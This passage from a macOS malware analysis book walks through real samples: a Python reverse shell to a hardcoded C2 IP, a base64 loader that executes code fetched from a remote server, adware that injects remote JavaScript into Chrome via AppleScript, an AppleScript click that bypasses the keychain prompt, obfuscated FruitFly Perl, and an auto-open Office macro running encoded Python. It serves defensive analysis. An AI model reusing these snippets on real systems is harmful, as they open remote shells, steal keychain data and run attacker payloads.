14       p=subprocess.call(["/bin/sh","-i"]);'
15       sleep 5
16
17  done
```

`script.sh`
(`OSX.Dummy`)

`OSX.Dummy`'s Python code is not obfuscated, and thus, understanding the malware's logic is straightforward:

1. Various standard Python modules (such as `socket` and `subprocess`) are imported so that the malware can invoke their APIs.

2. A socket and connection is made to `185.243.115.230` on port `1337`.

3. The file handles for `STDIN`, `STDOUT`, and `STDERR` are then duplicated, essentially "redirecting" or connecting them to the socket. (For more information on the `dup2` method, see: "Python | os.dup2() method" [13]).

4. The shell, `/bin/sh`, is executed interactively (via the `-i` flag). As the file handles for `STDIN`, `STDOUT`, and `STDERR` have been duplicated to the connected socket, any remote commands entered by the attacker will be executed locally on the infected system, and any output sent back.

   In other words, the Python code implements a simple interactive remote shell.

Another piece of macOS malware that is (at least partially) written in Python is `OSX.Siggen`. Recall that `OSX.Siggen` contains a bash script (`c.sh`) that decodes a large chunk of base64 encoded data and executes it via Python.

Decoding the data (manually via macOS's `base64` utility) reveals the following Python code:

```
01  # -*- coding: utf-8 -*-
02  import urllib2
03  from base64 import b64encode, b64decode
04  import getpass
05  from uuid import getnode
06  from binascii import hexlify
07
08  def get_uid():
09      return hexlify(getpass.getuser() + "-" + str(getnode()))
10
11  LaCSZMCY = "Q1dG4ZUz"
12  data = {
13     "Cookie": "session=" + b64encode(get_uid()) + "-eyJ0eXBlIj...ifX0=",
14     "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)
15  AppleWebKit/537.36
16      (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36"
```

```
}

try:
   request = urllib2.Request("http://zr.webhop.org:1337", headers=data)
   urllib2.urlopen(request).read()
except urllib2.HTTPError as ex:
   if ex.code == 404:
       exec(b64decode(ex.read().split("DEBUG:\n")[1].replace("DEBUG-->", "")))
   else:
       raise
```

base64 decoded Python
(OSX.Siggen)

Let's break down the decoded Python. Following a few imports, which specify the modules and subroutines the script utilizes), the script defines a subroutine `get_uid`. This subroutine generates a unique identifier based on the user and MAC address of the infected system.

The script then builds a dictionary for the HTTP headers in a subsequent HTTP request. The embedded (hardcoded) base64 encoded data "`-eyJ0eXBlIj...ifX0=`" decodes to a JSON dictionary:

```
'{"type": 0, "payload_options": {"host": "zr.webhop.org", "port": 1337},
"loader_options": {"payload_filename": "yhxJtOS", "launch_agent_name":
"com.apple.HEYgiNb", "loader_name": "launch_daemon", "program_directory":
"~/Library/Containers/.QsxXamIy"}}'
```

base64 decoded data
(OSX.Siggen)

📝 Note:

Though the /usr/bin/base64 utility can be used to decode (via the -D flag) base64-encoded data, this can also be accomplished via the Python interpreter shell:

```
$ python
>>> import base64
>>> base64.b64decode("… base64 encoded data …")
```

Following a request to the attacker's server (via the `urllib2.urlopen` method) at `http://zr.webhop.org` on port 1337, the Python code will base64 decode and execute data extracted from the server's (404) response:

```
except urllib2.HTTPError as ex:
  if ex.code == 404:
      exec(b64decode(ex.read().split("DEBUG:\n")[1].replace("DEBUG-->", "")))
```

Unfortunately, the server (http://zr.webhop.org), was no longer serving up this final-stage payload at the time of analysis (early 2019). However, Phil Stokes, a well known Mac Security researcher, noted that:

> *"Further analysis shows that the script leverages a public post exploitation kit, Evil.OSX, to install a backdoor."* [14]

...and of course, the attackers could swap out the remote Python payload anytime to execute whatever they want on the infected systems!

Finally, let's look at a file named 5mLen, which turns out to be a piece of adware, written in Python. Interestingly, though, the malware authors chose to "compile" the Python code:


```
$ file ~/Downloads/5mLen

~/Downloads/5mLen: python 2.7 byte-compiled
```

Compiled Python bytecode is binary format and thus not directly "readable":

```
$ hexdump -C ~/Downloads/5mLen
00000000  03 f3 0d 0a 97 93 55 5b  63 00 00 00 00 00 00 00  |......U[c.......|
00000010  00 03 00 00 00 40 00 00  00 73 36 00 00 00 64 00  |.....@...s6...d.|
00000020  00 64 01 00 6c 00 00 5a  00 00 64 00 00 64 01 00  |.d..l..Z..d..d..|
00000030  6c 01 00 5a 01 00 65 00  00 6a 02 00 65 01 00 6a  |l..Z..e..j..e..j|
00000040  03 00 64 02 00 83 01 00  83 01 00 64 01 00 04 55  |..d........d...U|
00000050  64 01 00 53 28 03 00 00  00 69 ff ff ff ff 4e 73  |d..S(....i....Ns|
00000060  d8 08 00 00 65 4a 79 64  56 2b 6c 54 49 6a 6b 55  |....eJydV+lTIjkU|
00000070  2f 38 35 66 51 56 47 31  53 33 71 4c 61 52 78 6e  |/85fQVG1S3qLaRxn|
00000080  6e 42 6d 6e 4e 6c 73 4f  6c 2b 41 67 49 71 43 67  |nBmnNlsOl+AgIqCg|
```

Python bytecode
(file: 5mLen)

In order for static analysis to commence, the Python bytecode must first be decompiled back to (a representation of the original) Python code. An online resource, such as www.decompiler.com/ [15], can perform this decompilation for us:




```
01  # Python bytecode 2.7 (62211)
02  # Embedded file name: r.py
03  # Compiled at: 2018-07-18 14:41:28
04  import zlib, base64
05  exec zlib.decompress(base64.b64decode('eJydVW1z2jgQ/s6vyDTsd3...SeC7f1H74d1Rw='))
```

5mLen, decompiled

Though we now have Python source code (vs. compiled binary Python bytecode), the code is clearly still obfuscated. From the API calls `zlib.decompress` and `base64.b64decode`, we can ascertain it has been base64 encoded and zlib compressed. This seeks to hinder anti-virus detections and, to some extent, slightly complicate static analysis.

The easiest way to deobfuscate the code is to convert the `exec` statement to a `print` statement. Then have the Python shell interpreter fully deobfuscate the code for us:

```
$ python
>>> import zlib, base64
>>> print zlib.decompress(base64.b64decode(eJydVW1z2jgQ/s6vyDTsd3...SeC7f1H74d1Rw='))
from subprocess import Popen,PIPE

...

class wvn:
 def __init__(wvd,wvB):
  wvd.wvU()
  wvd.B64_FILE='ij1.b64'
  wvd.B64_ENC_FILE='ij1.b64.enc'
  wvd.XOR_KEY="1bm5pbmcKc"
```

```
 wvd.PID_FLAG="493024ui5o"
 wvd.PLAIN_TEXT_SCRIPT=''
 wvd.SLEEP_INTERVAL=60
 wvd.URL_INJECT="https://1049434604.rsc.cdn77.org/ij1.min.js"
 wvd.MID=wvd.wvK(wvd.wvj())

def wvR(wvd):
 if wvc(wvd._args)>0:
  if wvd._args[0]=='enc99':
   pass
  elif wvd._args[0].startswith('f='):
   try:
    wvd.B64_ENC_FILE=wvd._args[0].split('=')[1]
   except:
    pass

def wvY(wvd):
 with wvS(wvd.B64_ENC_FILE)as f:
  wvd.PLAIN_TEXT_SCRIPT=f.read().strip()
  wvd.PLAIN_TEXT_SCRIPT=wvF(wvd.wvq(wvd.PLAIN_TEXT_SCRIPT))
  wvd.PLAIN_TEXT_SCRIPT=wvd.PLAIN_TEXT_SCRIPT.replace("pid_REPLACE",wvd.PID_FLAG)
  wvd.PLAIN_TEXT_SCRIPT=wvd.PLAIN_TEXT_SCRIPT.replace("script_to_inject_REPLACE",
                                                      wvd.URL_INJECT)
  wvd.PLAIN_TEXT_SCRIPT=wvd.PLAIN_TEXT_SCRIPT.replace("MID_REPLACE",wvd.MID)

def wvI(wvd):
 p=Popen(['osascript'],stdin=PIPE,stdout=PIPE,stderr=PIPE)
 wvi,wvP=p.communicate(wvd.PLAIN_TEXT_SCRIPT)
```

Deobfuscated Python
(file: 5mLen)

With the fully deobfuscated Python code in hand, our analysis can continue.

In the `wvn` class `__init__` method, we see references to various variables of interest, such as a base64 encoded file (`ij1.b64`), an XOR key (`1bm5pbmcKc`) and an "injection" URL (`https://1049434604.rsc.cdn77.org/ij1.min.js`). In the `wvR` method, the code checks if the script was invoked with the `f=` command line option. If so, it sets the `B64_ENC_FILE` variable to the specified file. On an infected system, the script was persistently invoked with the following: `python 5mLen f=6bLJC`, meaning the `B64_ENC_FILE` will be set to `6bLJC`.

Taking a peak at the `6bLJC` file reveals it is encoded, or possibly encrypted. Though we might be able to manually decode it (as we have an XOR key, `1bm5pbmcKc`), there is a simpler way. By inserting a `print()` statement (immediately after the logic that decodes

the contents of the file), coerces the malware to output the decoded contents. This output turns out to be yet another script that the adware executes. However this script is not Python, but rather AppleScript.

> 📝 Note:
>
> For a more detailed walkthrough of the static analysis of this adware, see:
>
> "Mac Adware, à la Python" [16].

AppleScript

AppleScript is a (relatively) powerful scripting language, generally utilized for benign purposes, such as task automation or to interact with remote processes. Its grammar, by design, is rather close to spoken English. For example, to display a dialog with an alert, one can simply write:

```
01 display dialog "Hello World!"
```

"Hello World!"
...a la AppleScript


> 📝 Note:
>
> Want to learn more about AppleScript? Checkout
>
> "The Ultimate Beginner's Guide To AppleScript" [17]

Normally, AppleScripts are saved with a `.scpt` extension:

```
$ file helloworld.scpt

helloworld.scpt: AppleScript compiled
```

Such scripts can be executed via the `/usr/bin/osascript` command.

And (even when "compiled") AppleScript may be decompilable by Apple's `Script Editor`:



Apple's Script Editor

The readability of AppleScript grammar, coupled with the ability of Apple's Script Editor to parse and often decompile such scripts, makes analysis of malicious AppleScripts quite simple.

> 📝 Note:
>
> AppleScripts exported via the "Run Only" option are not "decompilable" by Apple Script Editor. This makes analysis far more complicated.

Early in this chapter, we discussed a (Python compiled) adware specimen, noting that it contained an AppleScript component. This AppleScript is first decrypted by the malicious Python code, which is then executed via a call to the `osascript` command:

```
01  p=Popen(['osascript'],stdin=PIPE,stdout=PIPE,stderr=PIPE)
02  wvi,wvP=p.communicate(wvd.PLAIN_TEXT_SCRIPT)
```

AppleScript execution
(via a malicious Python script)

The AppleScript, stored in the `wvd.PLAIN_TEXT_SCRIPT` variable, is presented below:

```
01  global _keep_running
02  set _keep_running to "1"
03
04  repeat until _keep_running = "0"
05    «event XFdrIjct» {}
06  end repeat
07
08  on «event XFdrIjct» {}
09    delay 0.5
```

```
  try
    if is_Chrome_running() then
      tell application "Google Chrome" to tell active tab of window 1
        set sourceHtml to execute javascript
"document.getElementsByTagName('head')[0].innerHTML"
        if sourceHtml does not contain "493024ui5o" then
          tell application "Google Chrome" to execute front window's active tab
javascript "var pidDiv = document.createElement('div'); pidDiv.id =
\"493024ui5o\"; pidDiv.style = \"display:none\"; pidDiv.innerHTML =
\"bbdd05eed40561ed1dd3daddfba7e1dd\";
document.getElementsByTagName('head')[0].appendChild(pidDiv);"
          tell application "Google Chrome" to execute front window's active tab
javascript "var js_script = document.createElement('script'); js_script.type =
\"text/javascript\"; js_script.src =
\"https://1049434604.rsc.cdn77.org/ij1.min.js\";
document.getElementsByTagName('head')[0].appendChild(js_script);"
        end if
      end tell
    else
      set _keep_running to "0"
    end if
  end try
end «event XFdrIjct»

on is_Chrome_running()
  tell application "System Events" to (name of processes) contains "Google Chrome"
end is_Chrome_running
```

In short, this AppleScript:

- Invokes the `is_Chrome_running` function to check if Google Chrome is running. The check is performed by "asking" the OS if the process list contains "Google Chrome":

```
tell application "System Events" to (name of processes)
  contains "Google Chrome"
```

- Grabs the HTML code of the page in the active tab via the following AppleScript:

```
tell application "Google Chrome" to tell active tab of window 1

```

```
03  set sourceHtml to execute javascript
04  "document.getElementsByTagName('head')[0].innerHTML"
```

- If said HTML does not contain `493024ui5o` the script injects and executes two pieces of JavaScript via:

```
01  tell application "Google Chrome" to execute front window's active tab
02  javascript ...
```


From our analysis, we can ascertain that the ultimate goal of this AppleScript-injected-JavaScript is to load and execute a malicious JavaScript file (`ij1.min.js`) from https://1049434604.rsc.cdn77.org/.

Unfortunately, as this URL was offline at the time of analysis (March 2019), we cannot ascertain the ultimate goal of the adware. However, such adware generally just injects ads, or popups in a user's browser session in order to generate revenue for its authors.

> 📝 Note:
>
> For a more detailed walkthrough of the static analysis of this adware (including its AppleScript component) see:
>
> "Mac Adware, à la Python" [16].

Another (rather archaic) example of Mac malware that (ab)used AppleScript is `OSX.DevilRobber` [18]. Though this malware was largely interested in stealing bitcoins and mining cryptocurrencies, it also targeted the user's keychain in order to extract accounts, passwords, and other sensitive information. In order to access the keychain, `OSX.DevilRobber` had to bypass the keychain access prompt, and did so, via AppleScript.

Specifically, `OSX.DevilRobber` executed a malicious AppleScript file named `kcd.scpt` via macOS's built-in `osascript` utility. The `kcd.scpt` script sent a synthetic mouse click event to the "Always Allow" button of the keychain access prompt, allowing the contents of the keychain to be accessed:



keychain dumping logic via AppleScript (OSX.DevilRobber)

The AppleScript to perform the synthetic mouse click is straightforward; it simply "tells" the `SecurityAgent` process (that owned the keychain access Window) to click the "Always Allow" button:

```
...
tell window 1 of process “SecurityAgent”
     click button “Always Allow” of group 1
end tell
```

synthetically dismiss a keychain access prompt via AppleScript (kcd.scpt, OSX.DevilRobber)

> 📝 Note:
>
> For a continued discussion on how malware author (ab)use AppleScript see:
>
> “How Offensive Actors Use AppleScript For Attacking macOS” [19]

Perl Scripts

In the world of macOS malware, Perl is not a common scripting language. However, at least one (in)famous macOS malware specimen was written in Perl: OSX.FruitFly [20]. Created in the mid-2000s, it remained undetected in the wild for almost 15 years.

OSX.FruitFly’s main persistent component was (most commonly) named fpsaud, and was written in Perl ...albeit heavily obfuscated Perl:

```
$ file fpsaud
perl script text executable, ASCII text

$ cat fpsaud
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use IPC::Open2;my$l;sub G{die if!defined
syswrite$l,$_[0]}sub J{my($U,$A)=('','');while($_[0]>length$U){die
if!sysread$l,$A,$_[0]-length$U;$U.=$A;}return$U;}sub O{unpack'V',J 4}sub N{J O}sub
H{my$U=N;$U=~s/\\/\//g;$U}subI{my$U=eval{my$C=`$_[0]`;chomp$C;$C};$U=''if!defined$U;$U;
}sub K{$_[0]?v1:v0}sub Y{pack'V',$_[0]}sub B{pack'V2',$_[0]/2**32,$_[0]%2**32} ...
```

(obfuscated) Perl (OSX.FruitFly)

In a detailed analysis of OSX.FruitFly [20], I noted:

> *“the obfuscation scheme is rather weak: the code is simply ‘minimized’ and the descriptive names for all variables and subroutines have been replaced with meaningless single-letter ones”* [20]

We can utilize an online Perl 'beautifier' (such as [21]), to format the malicious script (though the names of variables and subroutines remain nonsensical):

```
01  #!/usr/bin/perl
02  use strict;
03  use warnings;
04  use IO::Socket;
05  use IPC::Open2;
06
07  ...
08
09  $l = new IO::Socket::INET(PeerAddr => scalar(reverse$g),
10                            PeerPort => $h,
11                            Proto => 'tcp',
12                            Timeout => 10);
13
14  G v1.Y(1143).Y($q ? 128 : 0).Z(($z ? I('scutil --get LocalHostName') : '') ||
15  I('hostname')).Z(I('whoami'));
16
17  for (;;) {
18    ...
19
20
21    $C = `ps -eAo pid,ppid,nice,user,command 2>/dev/null`
22    if (!$C) {
23        push@ v, [0, 0, 0, 0, "*** ps failed ***"]
24    }
25
26    ...
```

"beautified" Perl script (abridged)
(OSX.FruitFly)

Though the "beautified" Perl script is still not the most trivial to read (insert Perl readability joke here), with a little patience the full capabilities of the malware can be statically ascertained.


> 📝 Note:
>
> For an introduction to the Perl programming language, see:
>
> "Perl Tutorial" [22]

First, the script imports various Perl modules via the `use` keyword. The `IO:Socket` module indicates network capabilities, while the `IPC:Open2` module suggests that the malware interacts with (child?) processes.

A few lines later, the script invokes `IO::Socket::INET` to create a connection to the attacker's remote command and control server.

Next, we can observe the invocation of the `scutil`, `hostname`, and `whoami`, (built-in) commands which illustrate the malware generating a basic survey of the infected macOS system.

Elsewhere, we can (statically) observe the malware invoking other commands to provide capabilities, for example invoking **`ps`** to generate a process listing.



OSX.FruitFly's protocol / control script
(and overview)

Working our way through the rest of the Perl script, we can gain a comprehensive understanding of the malware and its capabilities.


> 📝 Note:
>
> For a comprehensive analysis of OSX.FruitFly (including the creation of a custom command & control server to aid in analysis), see:
>
> "Dissecting OSX/FruitFly.B Via A Custom C&C Server" [20]

This wraps up the section on statically analyzing various script-based file formats. Next up, malicious Office documents.

(Microsoft) Office Documents

Malware researchers who analyze malicious code targeting Windows users are quite familiar with malicious, macro-laden Office Documents. Unfortunately for Mac users, opportunistic malware authors have begun to step up efforts to infect macOS Office documents.

Such documents contain either (solely) Mac-specific macro code or, in some cases, both Windows-specific and Mac-specific code (i.e. they are "cross platform").

> 📝 Note:
>
> We briefly discussed malicious Office documents in the chapter on Mac malware infection vectors. Recall that macros provide a way to add executable code to Microsoft Office documents:
>
> 
>
>
> In this section, we'll dive deeper into analyzing such documents and present various (real-world) examples.

> It is worth reiterating that Apple's office/productivity applications (e.g. Pages, Numbers, etc.) are not susceptible to macro-based attacks. That is to say, such malware requires the targeted Mac user to open the malicious document in a Microsoft product, such as Microsoft Word (for Mac).

Using the (aforementioned) `file` command, one can readily identify Office documents:

```
$ file "U.S. Allies and Rivals Digest Trump's Victory.docm"

U.S. Allies and Rivals Digest Trump's Victory.docm: Microsoft Word 2007+
```

Determining if said document contains macros, and understanding if the embedded macros are malicious, takes a tad more effort.

There are various tools that can assist in the static analysis of malicious (macro-laden) Office documents. The oletools [23] toolset is one of the best. Free and open-source, it is:

> *"a package of python tools to analyze Microsoft OLE2 files ...such as Microsoft Office documents or Outlook messages, mainly for malware analysis, forensics and debugging."* [23]

Within this toolset, the `olevba` utility is designed to extract embedded macros from Office documents. After installing `oletools` (e.g. via `pip`) execute the `olevba` utility with the `-c` flag and the path to the macro-laden document. If the document contains macros, they will be extracted and printed to standard out:

```
$ sudo pip install -U oletools

$ olevba -c <path/to/document>

VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin
...
```

For example, let's take a closer look at the "`...Trump's Victory.docm`" document. First, we extract the embedded macro code (via the `olevba` utility):

```
$ olevba -c "U.S. Allies and Rivals Digest Trump's Victory.docm"

VBA MACRO ThisDocument.cls
```

```
in file: word/vbaProject.bin

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Sub autoopen()
Fisher
End Sub

Public Sub Fisher()

    Dim result As Long
    Dim cmd As String
    cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBvcnQgc3"
    cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJ19jcmVhdGVfdW52ZXJpZm"
    ...
    result = system("echo ""import sys,base64;exec(base64.b64decode(
                    \"" " & cmd & " \""));"" | python &")
End Sub
```

embedded macro code
(extracted via olevba)

If an Office document containing macros is opened (via a Microsoft Office product), and macros are enabled, code within subroutines such as `AutoOpen`, `AutoExec`, or `Document_Open` will be automatically executed.

> 📝 Note:
>
> Macro subroutine names are case insensitive (i.e. AutoOpen and autoopen are equivalent).
>
> For more details on subroutines that are automatically invoked, see Microsoft's developer documentation:
>
> "Description of behaviors of AutoExec and AutoOpen macros in Word" [24]

The "`...Trump's Victory.docm`" document contains macro code that (if macros were enabled) would be automatically executed via the `autoopen` subroutine:

```
01  Sub autoopen()
02    Fisher
03  End Sub
```

"...Trump's Victory.docm"
macro code's 'entry point'

The code within the `autoopen` subroutine invokes a subroutine named `Fisher`:

```
01  Public Sub Fisher()
02
03      Dim result As Long
04      Dim cmd As String
05      cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBvcnQgc3"
